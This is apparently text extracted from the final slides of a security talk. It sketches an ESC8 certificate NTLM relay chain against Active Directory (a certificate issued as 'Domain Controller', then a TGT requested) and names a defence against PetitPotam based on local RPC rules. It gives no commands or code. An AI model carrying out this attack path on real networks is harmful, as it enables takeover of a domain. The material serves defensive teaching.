
Certificate Services received a certificate request “Domain Controller”



Certificate Services approved a certificate request and issued a certificate “Domain Controller”



Request TGT for Domain Controller



ESC8 Prevent - Misconfigured Certificate NTLM Relay

For prevent remotely petipotam attack we need create two RCP local rule in Active Directory.

Thank you!
Questions?

Official LinkedIn

